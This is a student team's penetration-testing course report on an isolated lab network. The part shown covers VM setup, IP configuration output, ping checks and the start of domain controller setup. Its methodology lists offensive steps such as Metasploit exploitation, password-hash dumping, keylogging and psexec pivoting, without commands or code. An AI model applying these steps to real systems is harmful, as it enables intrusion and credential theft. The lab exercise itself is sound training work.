

Final Project Report: Network Vulnerability Assessment and Penetration Testing

CYT100: Information Security Principles and Policies

Pantea Nayebi

December 7, 2025

Group 5 Members:

Rickie Rihal

Yash Sanjaybhai Patel

Jyotpal Singh

Pooja Reddy Manne

Table of Contents

1. Introduction	2
2. Project Scope and Objectives	2
3. Methodology Overview.....	2
4. VM Set Up and Network Configuration.....	3
4.1 Virtual Machine Setup.....	3
4.2 Network Configuration	6
5. Ping Connectivity	8
6. Creation of Active Directory.....	10
6.1 Domain Controller Configuration	10
6.2 Joining the Windows 10 Client to the Domain	19
7. Scanning and Enumeration using Nmap, Enum4Linux, and Nikto	21
7.1 Nmap Network and Port Scanning	23
7.2 Nikto – Web Service Assessment	30
7.3 Enum4linux – SMB and Domain Enumeration	31
8. Vulnerability Scanning through OpenVAS	35
8.1 Scan Configuration	35
8.2 Scan Results	42
9. Exploitation using Metasploit	45
9.1 Selecting and Configuring an Exploit	Error! Bookmark not defined.
9.2 Gaining a Meterpreter Session.....	Error! Bookmark not defined.
10. Post-Exploitation and Lateral Movement	50
10.1 Post-Exploitation Activities.....	50
10.2 Lateral Movement	Error! Bookmark not defined.
11. Remediation Recommendations	52
11.1 Hardening the Operating Systems	53
11.2 Strengthening Authentication and Access Control.....	54
11.3 Securing Network Services and Shares	54
11.4 Hardening Web Services	54
11.5 Monitoring and Incident Response	54
12. Conclusion	54

1. Introduction

For our CYT100 final project, we designed and executed a small, realistic corporate network in a virtualized lab and then performed a full vulnerability assessment and penetration test against it. The lab followed the project requirements to demonstrate network scanning, service enumeration, exploitation, post-exploitation, and lateral movement, along with remediation recommendations to improve the overall security posture.

We implemented a three-tier environment consisting of a Kali Linux attacker machine, a Windows Server domain controller, and a Windows 10 client system, all placed on the same internal network. Using tools such as Nmap, Enum4linux, Nikto, OpenVAS, and Metasploit, we simulated the phases of a typical cyberattack: reconnaissance, vulnerability discovery, exploitation, privilege escalation, and pivoting between hosts.

2. Project Scope and Objectives

The main goal of the project was to perform a **comprehensive vulnerability assessment and penetration test** of our lab network and then report our findings in a structured, professional format.

Our specific objectives were:

- Set up a virtual environment that mimics a small corporate domain with an attacker machine, a domain controller, and a client workstation.
- Perform network scanning and service enumeration to identify active hosts, open ports, and running services.
- Run vulnerability scans and analyze reported weaknesses on each system.
- Exploit at least one discovered vulnerability to gain foothold access using Metasploit.
- Perform post-exploitation activities (e.g., system information gathering, credential collection) and attempt lateral movement between machines.
- Propose practical remediation steps to reduce or eliminate the discovered vulnerabilities.

3. Methodology Overview

Our methodology followed a standard penetration testing lifecycle:

1. Environment Preparation

- Install and configure Kali Linux, Windows Server, and Windows 10 VMs.
- Configure an internal network and set static IP addresses on each host.

2. Reconnaissance and Enumeration

- Use Nmap to discover hosts and scan for open ports and services.
- Use Enum4linux and SMBclient to enumerate Windows domain and SMB information.
- Use Nikto to check for basic web-related misconfigurations and vulnerabilities.

3. Vulnerability Assessment

- Run OpenVAS from Kali to perform an in-depth vulnerability scan against all hosts and review severity ratings and descriptions.

4. Exploitation

- Select one or more vulnerabilities and exploit them using Metasploit to gain access to a target system.

5. Post-Exploitation & Lateral Movement

- Run commands such as sysinfo, getuid, hashdump, and keylogging/screenshot modules.
- Use harvested credentials or sessions to pivot from one host to another (e.g., with psexec or SMB-based techniques).

6. Reporting & Remediation

- Document each step with screenshots.
- Provide remediation recommendations based on the vulnerabilities identified.


4. VM Set Up and Network Configuration

4.1 Virtual Machine Setup


We created three virtual machines to simulate a corporate environment:

- **Kali Linux Attacker VM**
 - OS: Kali Linux 2024.2 (attacker machine)
 - Role: Used for scanning, exploitation, and post-exploitation activities.
- **Windows Server VM**
 - OS: Windows Server 2019
 - Role: Domain Controller and file server, hosting Active Directory services to represent a corporate server.
- **Windows 10 Client VM**
 - OS: Windows 10
 - Role: Typical end-user workstation joined to the domain.


In the VM screenshots, we show the VM names, assigned resources (RAM/CPU), and the virtual network adapter bound to the internal network used for our lab.




This screenshot shows us that kali linux VM is connected with with the VMnet1 (Host -only) network.



This screenshot shows us that Windows 10 VM is connected with with the VMnet1 (Host -only) network.



This screenshot shows us that Windows Server 2019 VM is connected with the VMnet1 (Host -only) network.



4.2 Network Configuration

All three machines were configured on the same internal subnet to isolate the lab from the external internet and simulate an internal corporate LAN. We used static IP addressing as defined in our proposal:

- Kali Linux: 192.168.10.10
- Windows Server: 192.168.10.20
- Windows 10 Client: 192.168.10.30

The screenshots highlight:

- The **internal network** name selected in the hypervisor settings for each VM.
- The **IP configuration** on each host (IP address, subnet mask, and default gateway where applicable).

This configuration ensured that:

- The attacker machine could directly reach the server and client.
- The server and client could communicate with each other for domain operations and file sharing.
- No external network connectivity was required, keeping the test environment controlled and safe.

This screenshot provides us the information of IP address and subnet mask of Kali Linux.

```
kali@kali: ~
Session Actions Edit View Help
link/ether 00:0c:29:17:77:e5 brd ff:ff:ff:ff:ff:ff
inet 192.168.10.10/24 scope global eth0
    valid_lft forever preferred_lft forever

[(kali㉿kali)-[~]]$ ip route
default via 192.168.10.1 dev eth0
192.168.10.0/24 dev eth0 proto kernel scope link src 192.168.10.10

[(kali㉿kali)-[~]]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.10 netmask 255.255.255.0 broadcast 0.0.0.0
        ether 00:0c:29:17:77:e5 txqueuelen 1000 (Ethernet)
        RX packets 120 bytes 18117 (17.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 277 bytes 44083 (43.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 197 bytes 13595 (13.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 197 bytes 13595 (13.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[(kali㉿kali)-[~]]$
```

This screenshot provides us the information of IP address and subnet mask of Window Server.

```
md64 < Windows Server 2019 < group5 <
Select Administrator: Command Prompt
Recycle Bin
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::ab51:569b:5210:225a%4
Autoconfiguration IPv4 Address . . . : 169.254.115.103
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::ab51:569b:5210:225a%4
IPv4 Address . . . . . : 192.168.10.20
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.1

C:\Users\Administrator>
```

1 item 1 item selected

Windows Server 2019 Standard Evaluation
Windows License valid for 179 days
Build 17763.r5_release.180914-1434
8:01 AM 11/12/2025

This screenshot provides us the information of IP address and subnet mask of Windows 10.



5. Ping Connectivity

After configuring the IP addresses, we verified basic network reachability using ping from each system:


- From **Kali**, we pinged 192.168.10.20 (Windows Server) and 192.168.10.30 (Windows 10 client).
- From **Windows Server**, we pinged the Kali machine and the client.
- From **Windows 10**, we pinged the server and Kali.

The screenshots show successful ICMP replies, confirming:


- Each system was correctly configured on the same subnet.
- The internal lab network was operational and ready for Active Directory and further testing.

This step is critical before starting any penetration testing because failed pings would indicate network misconfiguration, preventing accurate scan results.


This is the proof of connectivity of Kali Linux with other VMs.



This is the proof of connectivity of Window Server with other VMs.



This is the proof of connectivity of Windows 10 with other VMs.



6. Creation of Active Directory

On the **Windows Server 2019 VM**, we installed the **Active Directory Domain Services (AD DS)** role and promoted the server to a domain controller. This gave us a realistic corporate-style environment with centralized authentication.

6.1 Domain Controller Configuration


The screenshots illustrate:

- The **Server Manager** dashboard where we added the AD DS role.
- The **Active Directory Domain Services Configuration Wizard** steps used to create a new forest and root domain (e.g., example.local or similar).
- The successful completion of domain promotion and required restart.

